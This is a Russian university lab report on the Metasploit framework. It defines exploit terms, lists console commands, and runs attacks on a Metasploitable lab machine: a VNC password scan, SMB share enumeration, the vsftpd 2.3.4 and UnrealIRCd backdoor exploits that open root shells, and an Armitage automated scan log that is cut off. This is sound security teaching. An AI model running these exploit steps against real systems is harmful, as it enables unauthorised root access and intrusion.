Санкт-Петербургский Политехнический Университет Петра Великого
Институт компьютерных наук и технологий
Кафедра компьютерных систем и программных технологий

# Методы и средства защиты информации

Отчет по лабораторной работе №3
Инструмент тестов на проникновение Metasploit

**Работу выполнил:**
Косолапов С.А.
Группа: 53501/3
**Преподаватель:**
Вылегжанина К.Д.

Санкт-Петербург
2016

# Содержание

# 1 Цель работы

Изучить возможности и способы работы с инструментом тестов на проникновение Metasploit. Ознакомиться с консольной и GUI-версиями программного средства и особенностями работы с ними.

# 2 Программа работы

**Изучение**

1. Используя документацию изучить базовые понятия - auxiliary, payload, exploit, shellcode, nop, encoder
2. Запустить msfconsole, узнать список допустимых команд (help)
3. Базовые команды search (поиск по имени, типу, автору и др.), info, load, use
4. Команды по работе с эксплойтом
5. Команды по работе с БД
6. GUI оболочка Armitage
7. GUI веб-клиент

**Практическое задание**
Описать последовательность действий для выполения следующих задач:

1. Подключиться к VNC-серверу, получить доступ к консоли
2. Получить список директорий в общем доступе по протоколу SMB
3. Получить консоль используя уязвимость в vsftpd
4. Получить консоль используя уязвимость в irc
5. Armitage Hail Mary

Изучить три файла с исходным кодом эксплойтов или служебных скриптов на ruby и описать, что в них происходит.

# 3 Теоретическая информация

## 3.1 Используя документацию изучить базовые понятия - auxiliary, payload, exploit, shellcode, nop, encoder

- **auxiliary** ("помощник") - сканер, позволяющий с использованием уязвимостей на атакуемом сервере получать некую вспомогательную информацию.
- **payload** - функциональная часть вируса; часть программы, выполняющая вредоносные действия - к примеру, нарушение целостности данных, слежка за пользователем и т.д.
- **exploit** - фрагмент програмного кода который, используя возможности предоставляемые ошибкой, отказом или уязвимостью, ведёт к повышению привилегий или отказу в обслуживании компьютерной системы.
- **shellcode** - двоичный исполняемый код, который обычно передаёт управление командному процессору, например '/bin/sh' в Unix shell, 'command.com' в MS-DOS и 'cmd.exe' в операционных системах Microsoft Windows. Шелл-код может быть использован как полезная нагрузка эксплойта, обеспечивающая взломщику доступ к командной оболочке в компьютерной системе.
- **nop** - инструкция процессора на языке ассемблера, или команда протокола, которая предписывает ничего не делать (от слова «no operation»). Успешно может быть заменена вредоносными инструкциями. Причём в качестве nop-команды может быть выбрана любая команда, которая не помешает работе эксплойта.
- **encoder** - преобразователь payload'а в закодированное состояние, необходимое для осуществления конкретной атаки. В частности, могут экранироваться символы, видоизменяться команды и так далее.

## 3.2 Запустить msfconsole, узнать список допустимых команд (help)

Все команды делятся на "команды ядра"(core commands) и команды базы данных ("database backend commands"). Команды ядра частично образованы обычными Unix-командами (cd, kill, jobs, help и так далее), а также специфическими командами системы Metasploit, среди которых:

- back - уйти назад из текущего контекста
- go_pro - показать GUI Metasploit
- и так далее

Полный список команд:

```
msf > help

Core Commands
=============

    Command       Description
    -------       -----------
    ?             Help menu
    back          Move back from the current context
    banner        Display an awesome metasploit banner
    cd            Change the current working directory
    color         Toggle color
    connect       Communicate with a host
    edit          Edit the current module with $VISUAL or $EDITOR
    exit          Exit the console
    go_pro        Launch Metasploit web GUI
    grep          Grep the output of another command
    help          Help menu
    info          Displays information about one or more module
    irb           Drop into irb scripting mode
    jobs          Displays and manages jobs
    kill          Kill a job
    load          Load a framework plugin
    loadpath      Searches for and loads modules from a path
    makerc        Save commands entered since start to a file
    popm          Pops the latest module off the stack and makes it active
    previous      Sets the previously loaded module as the current module
    pushm         Pushes the active or list of modules onto the module stack
    quit          Exit the console
    reload_all    Reloads all modules from all defined module paths
    resource      Run the commands stored in a file
    route         Route traffic through a session
    save          Saves the active datastores
    search        Searches module names and descriptions
    sessions      Dump session listings and display information about sessions
    set           Sets a variable to a value
    setg          Sets a global variable to a value
    show          Displays modules of a given type, or all modules
    sleep         Do nothing for the specified number of seconds
    spool         Write console output into a file as well the screen
    threads       View and manipulate background threads
    unload        Unload a framework plugin
    unset         Unsets one or more variables
    unsetg        Unsets one or more global variables
    use           Selects a module by name
    version       Show the framework and console library version numbers


Database Backend Commands
=========================

    Command           Description
    -------           -----------
    creds             List all credentials in the database
    db_connect        Connect to an existing database
    db_disconnect     Disconnect from the current database instance
    db_export         Export a file containing the contents of the database
    db_import         Import a scan result file (filetype will be auto-detected)
    db_nmap           Executes nmap and records the output automatically
    db_rebuild_cache  Rebuilds the database-stored module cache
    db_status         Show the current database status
    hosts             List all hosts in the database
```

```
    loot              List all loot in the database
    notes             List all notes in the database
    services          List all services in the database
    vulns             List all vulnerabilities in the database
    workspace         Switch between database workspaces

msf >
```

## 3.3 Базовые команды search (поиск по имени, типу, автору и др.), info, load, use

- **search** - поиск модуля и его описания
- **info** - вывод информации о модуле/полезной нагрузке
- **load** - загрузить плагин фреймворка
- **use** - выбрать модуль для последующего использования

## 3.4 Команды по работе с эксплойтом

- **show options** - просмотреть параметры для настройки. После выбора эксплойта можно просмотреть, какие опции доступны для настройки.
- **show payload** - просмотреть полезные нагрузки. В частности, может быть получена рекомендация полезных нагрузок для данного эксплойта или ОС.
- **set** - установить параметры, либо полезную нагрузку
- **check** - проверить на уязвимость
- **exploit** - запустить эксплойт

## 3.5 Команды по работе с БД

Команды управления базой данных, среди прочих, включают в себя:

- **db_connect** - присоединиться к базе данных
- **db_import** - импортировать результат сканирования
- **db_status** - показать текущий статус базы данных
- **services** - показать сервисы базы данных
- **workspace** - переключиться между рабочими областями
- ...

## 3.6 GUI оболочка Armitage

Графическая оболочка Armitage являет собой фронтенд для фреймворка Metasploit и за счёт визуального представления позволяет лучше понять процесс атаки.




Рис. 1: Оболочка Armitage

### 3.7 GUI веб-клиент

Для доступа к клиенту необходимо проверить статус веб-сервера Metasploit и запустить сервис Apache. Клиент будет доступен по адресу 3790.

## 4 Ход выполнения работы

### 4.1 Провести поиск активных хостов

Поиск производим с помощью утилиты nmap из msfconsole:

```
[*] exec: nmap -sn 10.0.0.*


Starting Nmap 6.40 ( http://nmap.org ) at 2016-06-24 08:54 UTC
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --
    ↪ system-dns or specify valid servers with --dns-servers
Nmap scan report for 10.0.0.2
Host is up (0.0011s latency).
MAC Address: 08:00:27:67:80:33 (Cadmus Computer Systems)
Nmap scan report for 10.0.0.1
Host is up.
Nmap done: 256 IP addresses (2 hosts up) scanned in 3.49 seconds
```

### 4.2 Подключиться к VNC-серверу, получить доступ к консоли

Сначала с помощью команды **search** найдём нужный модуль:

```
msf > search -h
Usage: search [keywords]

Keywords:
  app         :  Modules that are client or server attacks
  author      :  Modules written by this author
  bid         :  Modules with a matching Bugtraq ID
  cve         :  Modules with a matching CVE ID
  edb         :  Modules with a matching Exploit-DB ID
```

```
  name        :  Modules with a matching descriptive name
  osvdb       :  Modules with a matching OSVDB ID
  platform    :  Modules affecting this platform
  ref         :  Modules with a matching ref
  type        :  Modules of a specific type (exploit, auxiliary, or post)

Examples:
  search cve:2009 type:exploit app:client

msf > search vnc
[!] Database not connected or cache not built, using slow search

Matching Modules
================

   Name                                                  Disclosure Date  Rank       Description
   ----                                                  ---------------  ----       -----------
   auxiliary/admin/vnc/realvnc_41_bypass                 2006-05-15       normal     RealVNC NULL
    ↪ Authentication Mode Bypass
   auxiliary/scanner/vnc/vnc_login                                        normal     VNC
    ↪ Authentication Scanner
   auxiliary/scanner/vnc/vnc_none_auth                                    normal     VNC
    ↪ Authentication None Detection
   auxiliary/server/capture/vnc                                           normal     Authentication
    ↪ Capture: VNC
   exploit/windows/vnc/realvnc_client                    2001-01-29       normal     RealVNC 3.3.7
    ↪ Client Buffer Overflow
   exploit/windows/vnc/ultravnc_client                   2006-04-04       normal     UltraVNC 1.0.1
    ↪ Client Buffer Overflow
   exploit/windows/vnc/ultravnc_viewer_bof               2008-02-06       normal     UltraVNC 1.0.2
    ↪ Client (vncviewer.exe) Buffer Overflow
   exploit/windows/vnc/winvnc_http_get                   2001-01-29       average    WinVNC Web Server
    ↪  <= v3.3.3r7 GET Overflow
   payload/windows/vncinject/bind_ipv6_tcp                                normal     VNC Server (
    ↪ Reflective Injection), Bind TCP Stager (IPv6)
   payload/windows/vncinject/bind_nonx_tcp                                normal     VNC Server (
    ↪ Reflective Injection), Bind TCP Stager (No NX or Win7)
   payload/windows/vncinject/bind_tcp                                     normal     VNC Server (
    ↪ Reflective Injection), Bind TCP Stager
   payload/windows/vncinject/bind_tcp_rc4                                 normal     VNC Server (
    ↪ Reflective Injection), Bind TCP Stager (RC4 Stage Encryption)
   payload/windows/vncinject/find_tag                                     normal     VNC Server (
    ↪ Reflective Injection), Find Tag Ordinal Stager
   payload/windows/vncinject/reverse_http                                 normal     VNC Server (
    ↪ Reflective Injection), Reverse HTTP Stager
   payload/windows/vncinject/reverse_ipv6_http                            normal     VNC Server (
    ↪ Reflective Injection), Reverse HTTP Stager (IPv6)
   payload/windows/vncinject/reverse_ipv6_tcp                             normal     VNC Server (
    ↪ Reflective Injection), Reverse TCP Stager (IPv6)
   payload/windows/vncinject/reverse_nonx_tcp                             normal     VNC Server (
    ↪ Reflective Injection), Reverse TCP Stager (No NX or Win7)
   payload/windows/vncinject/reverse_ord_tcp                              normal     VNC Server (
    ↪ Reflective Injection), Reverse Ordinal TCP Stager (No NX or Win7)
   payload/windows/vncinject/reverse_tcp                                  normal     VNC Server (
    ↪ Reflective Injection), Reverse TCP Stager
   payload/windows/vncinject/reverse_tcp_allports                         normal     VNC Server (
    ↪ Reflective Injection), Reverse All-Port TCP Stager
   payload/windows/vncinject/reverse_tcp_dns                              normal     VNC Server (
    ↪ Reflective Injection), Reverse TCP Stager (DNS)
   payload/windows/vncinject/reverse_tcp_rc4                              normal     VNC Server (
    ↪ Reflective Injection), Reverse TCP Stager (RC4 Stage Encryption)
   payload/windows/vncinject/reverse_tcp_rc4_dns                          normal     VNC Server (
    ↪ Reflective Injection), Reverse TCP Stager (RC4 Stage Encryption DNS)
   payload/windows/x64/vncinject/bind_tcp                                 normal     Windows x64 VNC
    ↪ Server (Reflective Injection), Windows x64 Bind TCP Stager
   payload/windows/x64/vncinject/reverse_https                            normal     Windows x64 VNC
    ↪ Server (Reflective Injection), Windows x64 Reverse HTTPS Stager
   payload/windows/x64/vncinject/reverse_tcp                              normal     Windows x64 VNC
    ↪ Server (Reflective Injection), Windows x64 Reverse TCP Stager
   post/osx/gather/enum_chicken_vnc_profile                               normal     OS X Gather
    ↪ Chicken of the VNC Profile
   post/windows/gather/credentials/mremote                                normal     Windows Gather
    ↪ mRemote Saved Password Extraction
   post/windows/gather/credentials/vnc                                    normal     Windows Gather
    ↪ VNC Password Extraction
```

Затем выберем auxiliary с помощью **use**, а также установим хост и количество потоков:

```
msf > use auxiliary/scanner/vnc/vnc_login
msf auxiliary(vnc_login) > set RHOSTS 10.0.0.2
RHOSTS => 10.0.0.2
msf auxiliary(vnc_login) > set THREADS 4
THREADS => 4
```

Затем запустим auxiliary:

```
msf auxiliary(vnc_login) > run

[*] 10.0.0.2:5900 - Starting VNC login sweep
[*] 10.0.0.2:5900 VNC - [1/2] - Attempting VNC login with password ''
[*] 10.0.0.2:5900 VNC - [1/2] - , VNC server protocol version : 3.3
[-] 10.0.0.2:5900 VNC - [1/2] - , Authentication failed
[*] 10.0.0.2:5900 VNC - [2/2] - Attempting VNC login with password 'password'
[*] 10.0.0.2:5900 VNC - [2/2] - , VNC server protocol version : 3.3
[+] 10.0.0.2:5900, VNC server password : "password"
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(vnc_login) > back
msf>
```

Как видим, получили пароль. Теперь можем его подставить:

```
root@kali:~# xtightvncviewer 10.0.0.2
Connected to RFB server, using protocol version 3.3
Performing standard VNC authentication
Password:
Authentication successful
Desktop name "root's X desktop (metasploitable:0)"
VNC server default format:
  32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
Using default colormap which is TrueColor.  Pixel format:
  32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
Using shared memory PutImage
ShmCleanup called
```

С паролем успешно прошли аутентификацию.




Рис. 2: Запущенный GUI TightVNC

## 4.3 Получить список директорий в общем доступе по протоколу SMB

Сначала ищем модуль, который поможет нам это сделать:

```
msf> search smb
```

Среди довольно длинного списка находим нужный:

```
   auxiliary/scanner/smb/smb_enumshares                                  normal
    ↪  SMB Share Enumeration
```

Далее выбираем модуль и устанавливаем параметры:

```
msf> use auxiliary/scanner/smb/smb_enumshares
msf auxiliary(smb_enumshares) > set RHOSTS 10.0.0.2
RHOSTS => 10.0.0.2
msf auxiliary(smb_enumshares) > set THREADS 4
THREADS => 4
```

Запускаем auxiliary:

```
msf auxiliary(smb_enumshares) > run

[*] 10.0.0.2:139 - Unix Samba 3.0.20-Debian (Unknown)
[*] 10.0.0.2:139 - print$ - Printer Drivers (DISK), tmp - oh noes! (DISK), opt -  (DISK), IPC$
    ↪  - IPC Service (metasploitable server (Samba 3.0.20-Debian)) (IPC), ADMIN$ - IPC Service
    ↪  (metasploitable server (Samba 3.0.20-Debian)) (IPC)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(smb_enumshares) >
msf auxiliary(smb_enumshares) > back
msf>
```

В результате видим список директорий, находящихся в общем доступе.

## 4.4 Получить консоль используя уязвимость в vsftpd

Сначала найдём модуль:

```
msf > search vsftpd

Matching Modules
================

   Name                                  Disclosure Date          Rank       Description
   ----                                  ---------------          ----       -----------
   exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03 00:00:00 UTC  excellent  VSFTPD v2.3.4
    ↪ Backdoor Command Execution
```

Затем активируем модуль и установим хост:

```
msf > use exploit/unix/ftp/vsftpd_234_backdoor
msf exploit(vsftpd_234_backdoor) > set host 10.0.0.2
host => 10.0.0.2
```

После чего можем использовать эксплойт:

```
msf exploit(vsftpd_234_backdoor) > exploit

[-] Exploit failed: The following options failed to validate: RHOST.
msf exploit(vsftpd_234_backdoor) > set rhost 10.0.0.2
rhost => 10.0.0.2
msf exploit(vsftpd_234_backdoor) > exploit

[*] Banner: 220 (vsFTPd 2.3.4)
[*] USER: 331 Please specify the password.
[+] Backdoor service has been spawned, handling...
[+] UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (10.0.0.1:60361 -> 10.0.0.2:6200) at 2016-06-20 12:27:38
    ↪ -0400

ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz


pwd
/

cd ~

pwd
/root

who am i

'who am i'
sh: line 15: who am i: command not found

echo `who am i`

^C
Abort session 1? [y/N]  y
```

```
[*] 10.0.0.2 - Command shell session 1 closed.  Reason: User exit
msf exploit(vsftpd_234_backdoor) > back
```

Как видим, с помощью уязвимости сумели получить доступ к консоли от имени суперпользователя. Странно, но команда ‘who am i‘ не работает.

## 4.5 Получить консоль используя уязвимость в irc

Посмотрим версию сервиса:

```
msf> nmap 10.0.0.2 -sV -p 6667
[*] exec: nmap 10.0.0.2 -sV -p 6667


Starting Nmap 6.40 ( http://nmap.org ) at 2016-06-20 10:23 EDT
Nmap scan report for 10.0.0.2
Host is up (0.0012s latency).
PORT     STATE SERVICE VERSION
6667/tcp open  irc     Unreal ircd
MAC Address: 08:00:27:67:80:33 (Cadmus Computer Systems)
Service Info: Host: irc.Metasploitable.LAN

Service detection performed. Please report any incorrect results at http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.67 seconds
```

Затем найдём эксплойт для данной версии:

```
msf> search unreal

Matching Modules
================

   Name                                      Disclosure Date          Rank       Description
   ----                                      ---------------          ----       -----------
   exploit/linux/games/ut2004_secure         2004-06-18 00:00:00 UTC  good       Unreal
    ↪ Tournament 2004 "secure" Overflow (Linux)
   exploit/unix/irc/unreal_ircd_3281_backdoor  2010-06-12 00:00:00 UTC  excellent  UnrealIRCD
    ↪ 3.2.8.1 Backdoor Command Execution
   exploit/windows/games/ut2004_secure       2004-06-18 00:00:00 UTC  good       Unreal
    ↪ Tournament 2004 "secure" Overflow (Win32)
```

После этого выберем модуль эксплойта и установим настройки:

```
msf> use exploit/unix/irc
[-] Failed to load module: exploit/unix/irc
msf> use exploit/unix/irc/unreal_ircd_3281_backdoor
msf exploit(unreal_ircd_3281_backdoor) > set RHOST 10.0.0.2
RHOST => 10.0.0.2
msf exploit(unreal_ircd_3281_backdoor) > set THREADS 4
THREADS => 4
```

Теперь можем использовать эксплойт на удалённой машине:

```
msf exploit(unreal_ircd_3281_backdoor) > exploit

[*] Started reverse double handler
[*] Connected to 10.0.0.2:6667...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP
    ↪ address instead
[*] Sending backdoor command...
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo HyuJohFmWYlWPv7z;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "HyuJohFmWYlWPv7z\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (10.0.0.1:4444 -> 10.0.0.2:37374) at 2016-06-20 10:28:23
    ↪ -0400

ls
```

```
Donation
LICENSE
aliases
badwords.channel.conf
badwords.message.conf
badwords.quit.conf
curl-ca-bundle.crt
dccallow.conf
doc
help.conf
ircd.log
ircd.pid
ircd.tune
modules
networks
spamfilter.conf
tmp
unreal
unrealircd.conf

cd ~
pwd
/root
cd /home/msfadmin
ls
server
server.c
server2
server3
vulnerable


cat > EVIL_HAS_WON
AHAHAHAAA

^C
Abort session 1? [y/N]  y

[*] 10.0.0.2 - Command shell session 1 closed.  Reason: User exit
msf exploit(unreal_ircd_3281_backdoor) >
msf exploit(unreal_ircd_3281_backdoor) > back
msf>
```

Таким образом, мы получили доступ к консоли удалённого хоста. Мало того, доступ получили под рутом. Для примера использования уязвимости был создан файл в каталоге /home/msfadmin.


Рис. 3: Файлы в директории /home/msfadmin атакованного хоста

## 4.6 Armitage Hail Mary

В программе Armitage - графической оболочке для Metasploit - есть множество возможностей по автоматизированному сканированию и применению различных атак. Наиболее интересной является возможность, называемая Hail Mary, которая заключается в полном сканировании, внедрении payload'ов, запуска подходящих эксплойтов. Таким образом, производится "умная"автоматизированная атака на удалённый хост.

Если armitage найдёт хост, либо мы вручную укажем его, то GUI будет выглядеть примерно следующим образом:




Рис. 4: Armitage с найденным хостом

В данном примере рассматривалась атака на один хост, но их может быть много.

Далее можно просканировать хост на наличие уязвимостей:

```
[*] Building list of scan ports and modules
[*] Launching TCP scan
msf > use auxiliary/scanner/portscan/tcp
msf auxiliary(tcp) > set THREADS 24
THREADS => 24
msf auxiliary(tcp) > set PORTS 50000, 21, 1720, 80, 443, 143, 623, 3306, 110, 5432, 25, 22,
    ↪ 23, 1521, 50013, 161, 2222, 17185, 135, 8080, 4848, 1433, 5560, 512, 513, 514, 445,
    ↪ 5900, 5901, 5902, 5903, 5904, 5905, 5906, 5907, 5908, 5909, 5038, 111, 139, 49, 515,
    ↪ 7787, 2947, 7144, 9080, 8812, 2525, 2207, 3050, 5405, 1723, 1099, 5555, 921, 10001, 123,
    ↪  3690, 548, 617, 6112, 6667, 3632, 783, 10050, 38292, 12174, 2967, 5168, 3628, 7777,
    ↪ 6101, 10000, 6504, 41523, 41524, 2000, 1900, 10202, 6503, 6070, 6502, 6050, 2103, 41025,
    ↪  44334, 2100, 5554, 12203, 26000, 4000, 1000, 8014, 5250, 34443, 8028, 8008, 7510, 9495,
    ↪  1581, 8000, 18881, 57772, 9090, 9999, 81, 3000, 8300, 8800, 8090, 389, 10203, 5093,
    ↪ 1533, 13500, 705, 4659, 20031, 16102, 6080, 6660, 11000, 19810, 3057, 6905, 1100, 10616,
    ↪  10628, 5051, 1582, 65535, 105, 22222, 30000, 113, 1755, 407, 1434, 2049, 689, 3128,
    ↪ 20222, 20034, 7580, 7579, 38080, 12401, 910, 912, 11234, 46823, 5061, 5060, 2380, 69,
    ↪ 5800, 62514, 42, 5631, 902, 5985, 5986, 6000, 6001, 6002, 6003, 6004, 6005, 6006, 6007,
    ↪ 47001, 523, 3500, 6379, 8834
PORTS => 50000, 21, 1720, 80, 443, 143, 623, 3306, 110, 5432, 25, 22, 23, 1521, 50013, 161,
    ↪ 2222, 17185, 135, 8080, 4848, 1433, 5560, 512, 513, 514, 445, 5900, 5901, 5902, 5903,
    ↪ 5904, 5905, 5906, 5907, 5908, 5909, 5038, 111, 139, 49, 515, 7787, 2947, 7144, 9080,
    ↪ 8812, 2525, 2207, 3050, 5405, 1723, 1099, 5555, 921, 10001, 123, 3690, 548, 617, 6112,
    ↪ 6667, 3632, 783, 10050, 38292, 12174, 2967, 5168, 3628, 7777, 6101, 10000, 6504, 41523,
    ↪ 41524, 2000, 1900, 10202, 6503, 6070, 6502, 6050, 2103, 41025, 44334, 2100, 5554, 12203,
    ↪  26000, 4000, 1000, 8014, 5250, 34443, 8028, 8008, 7510, 9495, 1581, 8000, 18881, 57772,
    ↪  9090, 9999, 81, 3000, 8300, 8800, 8090, 389, 10203, 5093, 1533, 13500, 705, 4659,
    ↪ 20031, 16102, 6080, 6660, 11000, 19810, 3057, 6905, 1100, 10616, 10628, 5051, 1582,
    ↪ 65535, 105, 22222, 30000, 113, 1755, 407, 1434, 2049, 689, 3128, 20222, 20034, 7580,
    ↪ 7579, 38080, 12401, 910, 912, 11234, 46823, 5061, 5060, 2380, 69, 5800, 62514, 42, 5631,
    ↪  902, 5985, 5986, 6000, 6001, 6002, 6003, 6004, 6005, 6006, 6007, 47001, 523, 3500,
    ↪ 6379, 8834
msf auxiliary(tcp) > set RHOSTS 10.0.0.2
RHOSTS => 10.0.0.2
msf auxiliary(tcp) > run -j
[*] Auxiliary module running as background job
```

```
[*] 10.0.0.2:21 - TCP OPEN
[*] 10.0.0.2:23 - TCP OPEN
[*] 10.0.0.2:25 - TCP OPEN
[*] 10.0.0.2:80 - TCP OPEN
[*] 10.0.0.2:22 - TCP OPEN
[*] 10.0.0.2:111 - TCP OPEN
[*] 10.0.0.2:139 - TCP OPEN
[*] 10.0.0.2:514 - TCP OPEN
[*] 10.0.0.2:445 - TCP OPEN
[*] 10.0.0.2:512 - TCP OPEN
[*] 10.0.0.2:513 - TCP OPEN
[*] 10.0.0.2:1099 - TCP OPEN
[*] 10.0.0.2:2049 - TCP OPEN
[*] 10.0.0.2:3632 - TCP OPEN
[*] 10.0.0.2:3306 - TCP OPEN
[*] 10.0.0.2:5900 - TCP OPEN
[*] 10.0.0.2:5432 - TCP OPEN
[*] 10.0.0.2:6000 - TCP OPEN
[*] 10.0.0.2:6667 - TCP OPEN
[*] Scanned 1 of 1 hosts (100% complete)

[*] Starting host discovery scans

[*] 9 scans to go...
msf auxiliary(tcp) > use scanner/ftp/ftp_version
msf auxiliary(ftp_version) > set THREADS 24
THREADS => 24
msf auxiliary(ftp_version) > set RPORT 21
RPORT => 21
msf auxiliary(ftp_version) > set RHOSTS 10.0.0.2
RHOSTS => 10.0.0.2
msf auxiliary(ftp_version) > run -j
[*] Auxiliary module running as background job
[*] 10.0.0.2:21 FTP Banner: '220 (vsFTPd 2.3.4)\x0d\x0a'
[*] Scanned 1 of 1 hosts (100% complete)

[*] 8 scans to go...
msf auxiliary(ftp_version) > use scanner/telnet/telnet_version
msf auxiliary(telnet_version) > set THREADS 24
THREADS => 24
msf auxiliary(telnet_version) > set RPORT 23
RPORT => 23
msf auxiliary(telnet_version) > set RHOSTS 10.0.0.2
